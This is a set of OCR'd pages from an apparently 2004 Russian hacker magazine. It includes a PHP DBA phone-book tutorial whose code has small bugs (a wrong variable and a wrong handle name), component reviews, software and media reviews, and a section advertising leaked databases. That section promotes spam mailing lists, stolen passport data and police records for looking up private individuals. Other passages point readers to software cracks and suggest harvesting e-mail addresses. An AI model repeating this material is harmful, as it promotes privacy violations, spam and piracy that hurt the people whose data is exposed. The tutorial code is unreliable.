Дополнительной фишкой, которую мы реализуем, будет возможность импортировать данные в формате CSV (comma-separated values), когда несколько полей одной записи разделяются запятой. Это довольно функциональное решение, поскольку большинство СУБД и электронных таблиц умеют экспортировать данные в этом немудреном формате, поэтому не возникнет проблем при переходе от одного продукта к другому. Само собой, выписывать весь этот код на страницах журнала я не буду, поскольку в этом случае статья займет весь "Кодинг". Здесь я приведу лишь выборочные кусочки кода, которые показывают всю подноготную работы с DBA. Поехали.

КОДИМ!

В моей программе каждая запись будет являться массивом PHP. Этот массив образуется из нескольких полей данных, содержащих информацию о человеке, - имя, адрес, телефон, мобильник, мыло и т.д. Каждая такая запись имеет свой уникальный идентификатор, ключ БД. При помощи функции serialize можно преобразовать даже самый сложный массив в линейную структуру, в строку. После этого полученную строку можно легко разместить в нашей БД. Как только потребуется, можно выполнить и обратную операцию, восстановить по строке исходный массив. Вот простенький пример:

Пример работы функции rerialize

```
$arr=array("aaa", "bbb", "ccc");
$str=serialize($arr);
$arr2=unserialize($str);
/* Массивы $arr и $arr2 теперь абсолютно идентичны */
```

Таким образом, оказывается возможным стандартными методами свернуть даже самые сложные структуры в строку без потери информации. Этот трюк, на самом деле, используется повсеместно, поэтому очень важно понять смысл этого преобразования. Теперь мы перейдем к описанию пользовательского интерфейса. Он будет представлять собой обыкновенную html-форму с полем ввода для поиска и несколькими кнопками, реализующими функциональную сторону программы. Вот макет этой формы:

Пример работы функции rerialize

```
<form enctype="multipart/form-data">
<input type=submit name=add value="Добавить">
<input type=submit name=view value="Показать все">
Искать: <input type=text name=text>
<input type=submit name=search value="Поехали!"><br>
Импортировать из CSV: <input type=file name=file">
<input type=submit name=action value="Импорт!">
</form>
```

Назначение каждого из полей, думаю, вполне ясно из их названий. Поэтому я не буду задерживаться на html-формах, с этим ты, думаю, и сам разберешься. Лучше займемся вещами поинтересней - научимся работать с DBA.

ДВА РАЗА "КУ"

Мы подобрались к самому интересному. Сейчас мы научимся работать с интерфейсом DBA, а заодно разберемся с несколькими доселе незнакомыми тебе функциями PHP. Самая главная - dba_open(string path, string mode, string handler, [int mode]) - принимает 3 обязательных параметра и открывает базу данных для работы. Первый параметр указывает путь к БД - не забывай, это всего лишь путь к конкретному файлу в файловой системе. Второй аргумент функции - режим, в котором ты собираешься работать с БД, параметр может принимать 4 значения: "r" - БД открывается только для чтения, "w" - для записи, "c" - создается новая база и "n" - новые сведения записываются поверх уже имеющихся. Что касается третьего параметра, то он указывает конкретный тип БД и может принимать следующие параметры: dbm - БД a-la Berkeley DB (устаревший формат), ndbm - более новая версия предыдущего формата, но все равно слишком старая :), gdbm - БД от GNU, db2/3/4 - инструментальный набор от Sleepycat Software, а также cdb - формат, разработанный создателями qmail.

Выбор, какой формат лучше использовать, я целиком возлагаю на тебя. Это ведь неважно, DBA умеет работать с любым из них. Я не стану здесь приводить полное описание всех функций DBA API PHP, лучше разберемся во всем на примере. Исчерпывающее описание всех выражений и функций ты найдешь на нашем CD, а также на сайтах, указанных в боковой врезке. Открыв базу данных, можно начинать работу с ней - к примеру, вывести все имеющиеся записи. Для этого необходимо получить ключ первой записи при помощи функции dba_firstkey(), которая принимает единственный параметр - дескриптор базы данных. Затем, при помощи функции dba_fetch(string key, int handle), которая возвращает значение записи по указанному ключу, мы получим содержимое записи, выведем его и перейдем к следующей записи, получив указатель на нее при помощи функции dba_nextkey(). Стоп. Я сказал, что получив данные конкретной записи, мы выводим ее содержимое. Но как же мы можем это сделать, если значение записи - это сериализованный массив? Тут-то нам на помощь и приходит функция unserialize(), воссоздающая исходный массив. После этого мы можем выводить в нужной последовательности необходимые данные. Чтобы было яснее, давай напишем простую функцию, которая будет выводить все содержимое БД:


Функция, выводящая содержимое БД

```
Function review($dbpath, $dbtype) {
$dbp=dba_open($dbpath, "r", $dbtype); /* Открывает БД на чтение */
if (!$dbp) { /* Если не удалось подключить файл БД */
echo "Ошибка при открытии БД!"; return 0;
}
$key=dba_firstkey($dbp); /* $key - идентификатор текущей записи. В начале цикла присваиваем этой переменной указатель первой записи */
while($key != false) { /* Цикл до конца БД */
$val=dba_fetch($key, $dbp); /* Получаем данные записи по идентификатору */
$ent=unserialize($val); /* Создаем массив по полученной строке */
echo "$ent[name] $ent[$phone] $ent[email] <br>\n"; /* Помещаем в поток вывода необходимые данные, элементы массива */
$key=dba_nextkey($db); /* Переходим к следующей записи */
}
}
```

Исчерпывающая информация об DBA API находится на www.php.net и нашем CD

Правда, элементарно? ;) Аналогичным образом описываются и все остальные функции, реализующие поиск по базе и сортировку. Сейчас мне бы хотелось остановиться на вопросе модификации данных. Во-первых, как будет работать функция, удаляющая указанную пользователем запись? Да очень легко! После открытия БД мы при помощи функции dba_delete($id, $dbp) удаляем запись с идентификатором $id из базы данных, доступной по дескриптору $dbp. Обрати внимание, что сразу после этого необходимо вызвать вспомогательную процедуру dba_sync($dbp), которая внесет требуемые изменения в БД. Дело в том, что при выполнении всех функций модификации данных на самом деле программа работает с копией данных, хранимых в памяти. Поэтому после модификации нужно вызвать функцию, которая синхронизирует копию данных и информацию, записанную в файле.


Теперь давай реализуем функцию, импортирующую данные в формате CSV. Сначала мы открываем базу данных и файл CSV. Затем при помощи get_next_id() получаем очередной идентификатор, который можно присвоить новой записи. В цикле while, пока не достигнут конец нашего CSV-файла, мы читаем построчно данные, преобразуем прочитанные строки в массив, создаем на его основе сериализованную строку и помещаем в нашу БД. При этом мы предполагаем, что данные в файле CSV располагаются точно в том же порядке, что и члены массива с данными о записях телефонной книги. Это обязательное условие. Таким образом, мы написали функцию, которая добавляет в БД записи, полученные из файла в формате CSV. Осталась малость - научиться загружать файлы на сервер. Вообще говоря, мы с тобой этим уже много раз занимались - посмотри, как это реализовывалось в наших прошлых программах. Напомню также, что на диске ты найдешь полный код сценария, который настоятельно рекомендую тебе изучить. Удачи.



На диске ты найдешь полный исходный код телефонной книги, работающей с нереляционными БД, последнюю версию библиотеки GD, последний релиз PHP 4.3.7, а также кучу документации по DBA API PHP.




В одном из ближайших номеров я протестирую на производительность сценарии, использующие как реляционные БД (mySQL, Postgres, etc), так и нереляционные.



Пользователь может импортировать в адресную книгу данные в формате CSV

■ Фленов Михаил (horrific@vr-online.ru, www.vr-online.ru)




ОБЗОР КОМПОНЕНТОВ

COM-ПОРТ

Visual C++

Описание: Каждый программер должен уметь работать с COM-портом. Лично я в своей практике не раз встречался с задачей написания соответствующей программы. Особенно это актуально на производственных предприятиях, где полно оборудования, с которым надо работать через этот порт. Для простых разработок я советую использовать класс от BBDSoft.



Особые отличия

- Очень хорошо написано и удобно в использовании. По сути, этот класс просто реализует работу с COM в виде класса, но делает это добротно.
- Можно настроить любые параметры доступа к порту.
- Не нужны никакие дополнительные динамические библиотеки.
- Для чтения используется бесконечный цикл, а ведь лучше было бы это засунуть в отдельный поток.

Диагноз

Для простых проектов намного удобнее использовать этот класс, чем писать собственную реализацию через прямые вызовы WinAPI. Не стоит выдумывать велосипед, когда есть готовая возможность использовать что-то удобное и простое.


Ссылки


Забираем файл здесь: www.bbdsoft.com/downloads/win32/comport.zip

FTP-SERVER СВОИМИ РУКАМИ

Visual C++

Описание: Это не класс и не Active-компонент, а самый полноценный, хотя и простенький FTP Server. Зачем оно нам надо? А вот посмотри на его достоинства и недостатки ;).





Особые отличия

- Простая реализация, но позволяет понять принцип построения серверного приложения, на примере персонального FTP-сервака.
- Несмотря на то, что это программа, сервер реализован в виде класса CFTPServer, который легко перенести в любое другое приложение, и встроить FTP Server во что угодно.
- Очень хорошо реализован обмен сообщениями между приложением и FTP-серваком с помощью класса CFTPEventSink.
- Класс поддерживает все необходимые возможности для реализации простого FTP-обмена данными.
- А минусов сегодня не будет, потому что для своего размера возможностей у него предостаточно и глюков не обнаружено.

Диагноз

Если тебя не интересует FTP-протокол, то скачать и посмотреть исходник все равно не помешает, потому что можно узнать много нового. Некоторые вещи реализованы очень оригинально и могут пригодиться в других проектах, главное уметь правильно применить полученные знания.

Ссылки

Исходники забираем здесь: www.sources.ru/cpp/network/ftpserversrc.zip

WEBPAGESNAPSHOT

Visual C++

Описание: Представь себе ситуевину, когда нужно сделать скрины 100 сайтов. Обалдеть можно, сколько для этого понадобится труда. А с помощью ActiveX-компонента WebPageSnapShot проблема решается очень даже просто. Она загружает в себя сайт (работает через IE) и делает снимок, сохраняя в указанную директорию.



Особые отличия

- С помощью компонента легко написать прогу, снимающую скрины.
- В качестве побочного эффекта программа выдает заголовок страницы, найденные линки и e-mail'ы. Таким образом, без особого напряга можно написать прогу, которая будет сканировать сайт или даже весь интернет в поисках мыльников.
- Благодаря анализу исходного кода страницы на наличие ссылок на другие страницы легко можно создать анализатор битых ссылок.
- В архиве найдешь примеры таких прог, как ping, traceroute и т.д.
- Это ActiveX-компонент, поэтому будет работать в большинстве языков программирования.
- Автор просит немалых денег за компонент, а халявная версия добавляет в скрины ненужный текст.
- Анализатор ссылок не проверяет двойных вхождений. Если на странице 10 ссылок на сайт www.vr-online.ru, то он сработает 10 раз и столько же будет пытаться загрузить страницу для создания снимка.

Диагноз

Неплохая вещь не только для создания снимков, но и для анализа страниц в интернете. Возможных вариантов применения компоненту можно найти тысячи, главное подойти с правильной стороны и правильно использовать.


Ссылки

Компонент с примерами на VB забираем здесь: www.tonec.com/download/webpagesnapshot.zip

НАБЛЮДАТЕЛЬ ЗА БУФЕРОМ ОБМЕНА

Delphi

Описание: Однажды мне пришлось писать программу с небольшим встроенным графическим редактором. В нем необходимо было сделать так, чтобы кнопка "Вставить данные из буфера обмена" была активной только в случае, если в буфере что-то есть. Конечно, можно было на это забить, но я люблю все писать по-человечески. Для создания наблюдателя для буфера пришлось немного попотеть, но если бы у меня был такой компонент, как TPJCBViewer, то потоотделения было бы значительно меньше.



Особые отличия

- Компонент генерирует события, когда в буфере обмена изменились данные. Благодаря этому, можно легко создать свой наблюдатель.
- Есть возможность включать и выключать генерацию события в любой момент.
- Очень хорошая реализация, компонент легко нарастить своими возможностями.
- Не помешала бы возможность генерации события только на определенный формат данных в буфере.

Диагноз

Эта вещь необходима любой программе, которая работает с буфером обмена, потому что незачем делать кнопки вставки активными при пустом буфере.


Ссылки


Исходник забираем здесь:
www.torry.net/vcl/vcltools/other/pjcbview.zip

IRC УМЕР. ДА ЗДРАВСТВУЕТ IRC!

Delphi

Описание: Некоторые говорят, что IRC умер. Глупо так говорить, когда нет реальной замены. Различные Messenger'ы - пока еще не замена, а чаты дают такой трафик, что лучше каналов никогда не станут. Пока замены нет и не предвидится, будем сидеть на IRC в приватных комнатах, где не шатается разный сброд. А для этого нужен реально удобный софт, который можно написать только самостоятельно. Как специально, мне сегодня на глаза попалась свежая библиотека "Vortex - v2.9".





Особые отличия

- Набор из 4-х компонент, которые позволяют легко написать болталку для IRC.
- Не каждый может получать файлы, а в Vortex есть отдельный компонент, который упрощает этот процесс.
- Есть возможность накодить DCC-чаты.
- Громадное количество возможностей.
- Компоненты могут работать через SOCKS-сервер.
- Поставляется полностью в исходниках.
- Требуется библиотека ICS (Internet Component Suite), которая уже устарела и требует полного переписывания.

Диагноз

Несмотря на слабый сетевой движок (ICS), компоненты получились достаточно навороченными. Во время тестирования ошибок не замечено, но если они будут, то обрабатывать будет сложно из-за неудобства/устарелости движка.

Ссылки

Забираем файл здесь:
www.torry.net/vcl/internet/irc/vortexbeta295pluss.zip

РЕАЛЬНЫЙ PROGRESSBAR

Delphi

Описание: Не очень люблю разные компоненты украшения из-за того, что они часто только уродуют программы. Но сегодня я наткнулся на TQProgressBar, который заслуживает внимания и без проблем может оказаться в моих проектах. Это компонент для отображения хода выполнения задач с громадным количеством возможностей.

Особые отличия

- Куча настроек, их даже невозможно перечислить. Лучше посмотри на скрин, а еще лучше установи и попробуй.
- Полосы могут быть не только горизонтальными, но и вертикальными. Посмотри на скрине правый верхний пример. Таким образом, легко сделать индикатор громкости или частот звукового файла.
- Всевозможные градиенты, улучшающие восприятие.
- Полный исходник с программой-примером.
- За время тестирования недостатков не выявлено.
- Есть только одно пожелание разработчикам – в следующей версии добавить возможность устанавливать в качестве фона картинку.


Диагноз

Когда-то я писал небольшой пример для работы со звуком, в нем явно не хватало компонента TQProgressBar для отображения частот и громкости звука на каждом канале. Самому писать что-то подобное лень, а готового варианта я не нашел. Теперь у меня всегда под рукой будет нужный компонент на подобный случай.

Ссылки

Компонент вместе с исходником и примером на http://mapage.noos.fr/qnno/files/TQProgressBar.zip

Иван Ко, профессор вареза (sidex@real.xakep.ru)





LEECH СВЕЖАЯ WAREZ-КА

СОФТ ВАРЕЗ

WINMX 3.31 (3.52 BETA 5)

www.winmx.com



Дорогой, сколько можно плакать, что IRC - это темный лес и искать варез там невозможно? Не надо рыдать, скачай WinMX и получи новый источник сочной варезки. Это очередной P2P, построенный на базе проверенного Napster'а и OpenNap. Фишка - работа с десятком разных серверов одновременно. Так что ты можешь выбивать варез со всех юзеров, даже когда связь между разными серваками сети потеряна. Также в ней очень удобно производить поиск отдельных mp3'шек. Но вот с целыми альбомами туговато. Здесь он сильно уступает eMule и IRC.

MPEG/AVI TO DVD/VCD/SVCD/MPEG CONVERTER PRO 4.32


www.avi-vcd.com



Звоню подруге, а она: вот, в новую квартиру вписалась, так одиноко одной... Я не теряюсь, говорю: готовься, приезжаю с вещами через два дня!.. Она - в непонятки, я тоже: у нее же DivX-плеера нет в домашнем кинотеатре! Как я буду крутить свежак для обзора? Пришлось все перегонять в DVD с помощью данной софтины. Все перегналось и записалось на DVD-R'ы. Правда, я квартиры подругиной так и не увидел, зато посмотрел все фильмы с комфортом на своем кухонном моноблоке.

FLASHFXP 3.0

www.flashfxp.com



Только не еще один download-менеджер!.. Это так заколебало! Их миллионы, и один ничем не отличается от другого, кроме названия. В этом же есть своя тема. Некогда CuTTer забацал офигенский модуль, который позволял перегонять варез с одного сервака на другой, минуя твой комп. Экономия трафика и времени выходила недетская... Однако время идет, и сейчас массовое распространение получает технология FXP, с помощью которой ты можешь гонять варез с одного FTP на другой даже без помощи CuTTer'овской мегатузлы. Ахтунг тем, кто будет апгрейдиться со старой 2.X версии: настройки надо бэкапить, чтобы потом импортировать в новую версию.

SYMANTEC ENTERPRISE FIREWALL V 8.0


www.symantec.com



Я не буду рассказывать, как крут этот продукт. Это Symantec, а это значит, знак качества и крутости. По-любому, когда строишь VPN, то приходится включать 1-2 сервера на Windows 2000 Server или Server 2003. Тут-то и начинаешь париться о защите... Аккурат, подогрелся свежий вариант. Из нового в нем появилась функция, схожая с Webadmin'овской, - управление файрволом по вебу. Замечу, что Enterprise-версия недоступна в качестве shareware, но все основные моменты можно прочувствовать и по младшему продукту Norton Personal Firewall 2004.

WINDOWS XP SP2 RC2

www.microsoft.com/sp2preview




Ждем Service Pack 2 для WinXP. Пока же рассматриваем Release Candidate кости. Все довольно приятно, за исключением пары багов. В целом последний релиз очень неплох и стабилен. По-настоящему ощутимых апдейтов с момента выхода RC1 практически нет. Общий багфикс, прилизывание, обработка проблем с несовместимостью; отдельные нововведения для юзеров таблеточных ПК, коих остается все еще довольно мало среди Х-читателей. Полноценный финал SP2 может появиться в течение пары недель с момента выхода этого журнала; возможно, придется помучиться в ожиданиях до конца августа. Главная тема пака - безопасность, в MS устали получать по шее за свой кривой код. В этом же номере][читай в рубрике PC Zone подробную статью о SP2.

LONGHORN TRANSFORMATION PACK 6 (RERELEASE) - THE REVOLUTION!

www.softpedia.com

Однажды я киданул CuTTer'a, не написав обещанного обзора Longhorn. Обсуждая с коллегами по цеху новую ось, вставляю умные слова из прочтенных по Longhorn'у ста-



тей. Слова, слова... Глаза же хотят видеть! Если стремно доверить свою драгоценную инфу сырой системе, разумно рестайлить свой проверенный XP темками из Longhorn'a. Было обещано множество новшеств в интерфейсе - 20 мегов пака обязывают! Самым важным новшеством для меня был SideBar. Но его я так и не дождался: SideBar отказывался появляться! Я его увидел лишь после перехода в стандартную Windows-тему. А чтобы включить эту опцию, пришлось снова лезть в архив "The Revolution!". Из изменений заметны лишь порипанные из Longhorn'a wallpaper'ы и заставки. Боюсь, что автор слишком дурного мнения об умениях юзера: вписать эту поверхностную шнягу можно и вовсе без 20 Мб "революционного" релиза. Это единственный полностью бесплатный обзор релиза, который подтверждает истину, что бесплатный сыр достается только хакерам; хакер же не будет засорять систему этим калом, который дико оттормаживал все мои 512 Мб мозгов...

BORLAND DELPHI ARCHITECT EDITION V8.0

www.borland.com



Пока базовый Delphi зависает в своей 7-ой ипостаси, уже зарелизен .NET-комплект с номером 8. Мы можем сколь угодно кривить лицо от Win-продуктов .NET-семейства, но это не изменит пристрастий корпоративного мира. Того мира, что часто нанимает нашего брата для кодинга софта под описываемую платформу. В новом паке пристроено все из Delphi 8 Pro. Дополнением идет MDA- и ModelMaker-технологии, такие вот приблуды для web-программеров. Из инета можно заказать фришный trial на компакте, чтобы сэкономить 760 Мб трафика.

Весь представленный софт доступен trial'ами на сайтах производителей. К выходу журнала большая часть будет лечиться от жадности (astalavista.box.sk). Полные же версии доступны на знакомых лотках у метро, в eDonkey, IRC и заказом компактами с www.backups.cd.

ДРУГИЕ БАЗЫ, ДОСТУПНЫЕ НА РЫНКЕ

БАЗА МЭЙЛ-ЛИСТОВ

Актуализация: май 04

Здесь все просто и очевидно. Огромные спам-листы, сортированные по стране происхождения обладателей e-mail. Понятно, что участники спам-парада уже огребают мегатонны мусора ежедневно. Однако находятся любители порыбачить - поискать новых покупателей для своих платников рассылкой XXX-спама.

НОВЫЕ ПАСПОРТА МОСКВЫ И МО

Актуализация: конец 2003

Новые ксивы, выданные чекистами, уже попали в руки доблестных хакеров!

ПОИСК-КРИМИНАЛ

Актуализация: конец 2003

"Их ищет милиция" в лицах с подробной инфой из досье федерального розыска. Также все об угнанных тачках и похищенной спецпродукции.

КАРТОТЕКА МВД

Актуализация: 2002

Воедино связаны тачки, фирмы и физические лица преступников :). Можно найти негодяя по адресу, телефону, номеру паспорта. Легко пробить список совершенных преступлений, имеющихся судимостей. Так однажды папа твоей подруги окажется на самом деле злостным самогонщиком и наркобароном =).

ОПГ И ПРЕСТУПНИКИ


Актуализация: 2003

Все, что знает милиция о братках и босоте, теперь знаешь и ты!

ВИДЕО WAREZ-КА

"СТЕПФОРДСКИЕ ЖЕНЫ" (STEPFORD WIVES) / ДРАМА-ТРИЛЛЕР

Премьера в RU: 22.07.04



Stepford - это басурманский район типа нашей Жуковки. Туда вписаны самые упакованные папики с самыми качественными сожительницами. Точно так же, как и в 1975 году, когда вышел оригинал фильма. Получился забавный ремейк о беззаботной жизни, где все настолько шоколадно, что даже не надо работать! Девчонки "потеют, как стиральные машины" на аэробике, а хлопцы сосут пивко. Николь Кидман очень хороша, годы и пластические операции лишь украшают ее. Сложившаяся "Гламорама" роскоши и избытка наводит на мысль, что все вокруг роботы. Актеры настолько увлечены игрой, что ты ясно понимаешь - в реальной жизни они все тоже роботы. Может, тогда и мы роботы??? Многовато на себя берет фильм, подводя к подобной мысли.

"ОХОТНИКИ ЗА РАЗУМОМ" (MINDHUNTERS) / ТРИЛЛЕР-БОЕВИК

Премьера в RU: 29.07.04



Вэл Килмер залетел на кокаин, но обещал вернуться. И вернулся! Уже второй неплохой фильм с его участием за последний год. Как и в "Спартанце", он играет чекиста из некого супа-секретного подразделения. Вместе со всей командой их утрамбовывают на забро-

шенный остров для проведения тренировок и проверок на крутость. Проверять их берется невидимый убийца, которому постоянно сочувствуешь. Чекисты настолько глупо уходят от нас, что говоришь убивцу: парень, ты все делаешь правильно! Не хватает смеха за сценой, коим амерских телезрителей оповещают: смеяться нужно здесь. При имеющейся серьезности фильма, где режиссер хочет видеть нас в слезах переживания и соплях страха, нелепые смерти выглядят чистой воды подколками зрителя. Vel же все делает well :).

"ПОРНОСОСЕДКА" (THE GIRL NEXT DOOR) / КОМЕДИЯ

Премьера в RU: 22.07.04



Если бы у меня была подобная соседка, этого ревью просто не было: автор скрылся бы шерудить все окрестные помойки по теме пустых бутылок. Сдав оные, купил бы Кадиллак и увез красавицу к теплым морям. Челу из фильма фарт прокатил еще круче: соседка оказалась порномоделью. Это же кладезь, е-мое, а он в сопли! Столько денег можно было б натрясти... Сам легендарный порно-Олигарх бы отсосал! У героя же фильма возникают повсеместные сложности. Сложности и с идеей, т.к. фильм аккуратно слизан с "Рискового бизнеса" с Томом Крузом (там был такой же дрочер-ботаник и проститутка). Сложности и с актерской игрой, хорошего качества которой ожидать вовсе не следует.

"ШРЕК 2" (SHREK 2) / МУЛЬТФИЛЬМ

Премьера в RU: 19.08.04



В этот раз Шрек вместе с невестой Фионой отправляются навестить будущую тещу и тестя. Не всем нравится наметившееся счастье, и Шреку приходится активно работать руками и мозгами. Фильм лучше всего смотреть в оригинале, т.к. 80% отличных амерских шуток просто теряются в переводе. То же получается и с дубляжем, который в оригинале обеспечивают Эдди Мерфи, Камерон Диаз и Антонио Бандерас. Проблема новой серии лишь в том, что она вторая по счету: от Шрека сейчас ждут слишком много. Если бы не было первой части, то "двушка" оказалась бы ярким дебютом.

"ГАРФИЛД" (GARFIELD: THE MOVIE) / СЕМЕЙНАЯ КОМЕДИЯ


Премьера в RU: 26.08.04



Кот Гарфилд - суперэгоист, ставший героем мультфильма. Сейчас мультгероя поместили главным в фильме. Здесь из себялюбца он превращается в безграничного альтруиста-спасителя. Ломка гадкого характера происходит вследствие испорченного кайфа: в дом вписывается собака, пришедшая с вкусной хозяйкой-ветеринаром. Гарфилд прибазаривает псину, так что та уходит из дома и теряется. Кот отправляется выручать горемыку. С фильмом происходит схожая со Шреком-2 проблема: насколько удачно его озвучат? Правильная озвучка мульта - 70% успеха. Как получится у наших - вопрос. У амеров же все вышло неплохо.

АУДИО-ВАРЕЗКА

FELIX DA HOUSECAT "DEVIN DAZZLE & THE NEON FEVER" / ДИСКО-ФАНК-ХАУС




Все вокруг заняты одним и тем же. Все, начиная от негров со сборников Ministry of Sound и заканчивая именитыми пацанчиками, вроде отечественного dj List. Они пытаются заставить нас полюбить 90-ые годы, музыку того периода. Felix же не обламывается, он просто знает, что публика все еще безмерно хочет 70-ые и 80-ые, самую вкусную дисконарезку. Дискотеки 80-ых здесь не будет, музыкант берет за образец периода альтернативщиков эпохи - Art of Noise и Kraftwerk. Вокал на треках отличный.

BEASTIE BOYS "TO THE 5 BOROUGHS" / ХИП-ХОП ДЛЯ КРУТЫХ



К встрече Миллениума Х готовил список 10 лучших CD 20-го века. Я бился насмерть, чтобы в десятку вписались Beastie Boys! Сейчас только улыбаюсь былым стараниям: любовь оказалась безответной - перцы аж 6 лет молчали! Сейчас же разразились, и все получилось очень неплохо. Агрессивные ритмы и тексты. Это не просто хип-хоп, это хип-хоп для крутых!

50 CENT "BEHIND DA BARS" / ХИП-ХОП



То, о чем поет наш шансон, амеры выражают хип-хопом. Что у нас "за решеткой в темнице сырой", то у них behind da bars. Отчетливо виден оптимизм заморских арестантов: песни доносятся не из тюремных покоев, а из кожаного салона Mercedes SL55. Часть материала действительно новая, часть перепета в дуэтах с G-Unit, часть просто списана с "Guess Who's Back". В целом работа очень хорошая. Хотя после "Get Rich or Die Tryin" хочется чего-то большего, да и холеные лица хип-хоп-звезд очень плохо сочетаются с вымышленным образом каторжан. В руках альбом подержать не удалось, нашел его лишь на mp3search.ru.

ЛЕНИНГРАД "БАБАРОБОТ" / РОК



Названием альбом стал бы отличной поддержкой новому фильму "I Robot" с Уиллом Смитом. В чистом же виде получается довольно расслабленная, ленивая акустическая работа. Сам по себе продать данный материал невозможно, все вытягивает лишь бренд Шнура. Конечно, с выходом альбома сотни тостов будут подняты за "роботовшлебоботов". Так получится лишь однажды, второй подобной халявы народ не скушает. Не сильно ли "Ленинград" на Куршевеле расслабился? Это не для миллионов, а для узкой группы действительно отчаянных поклонников бренда.

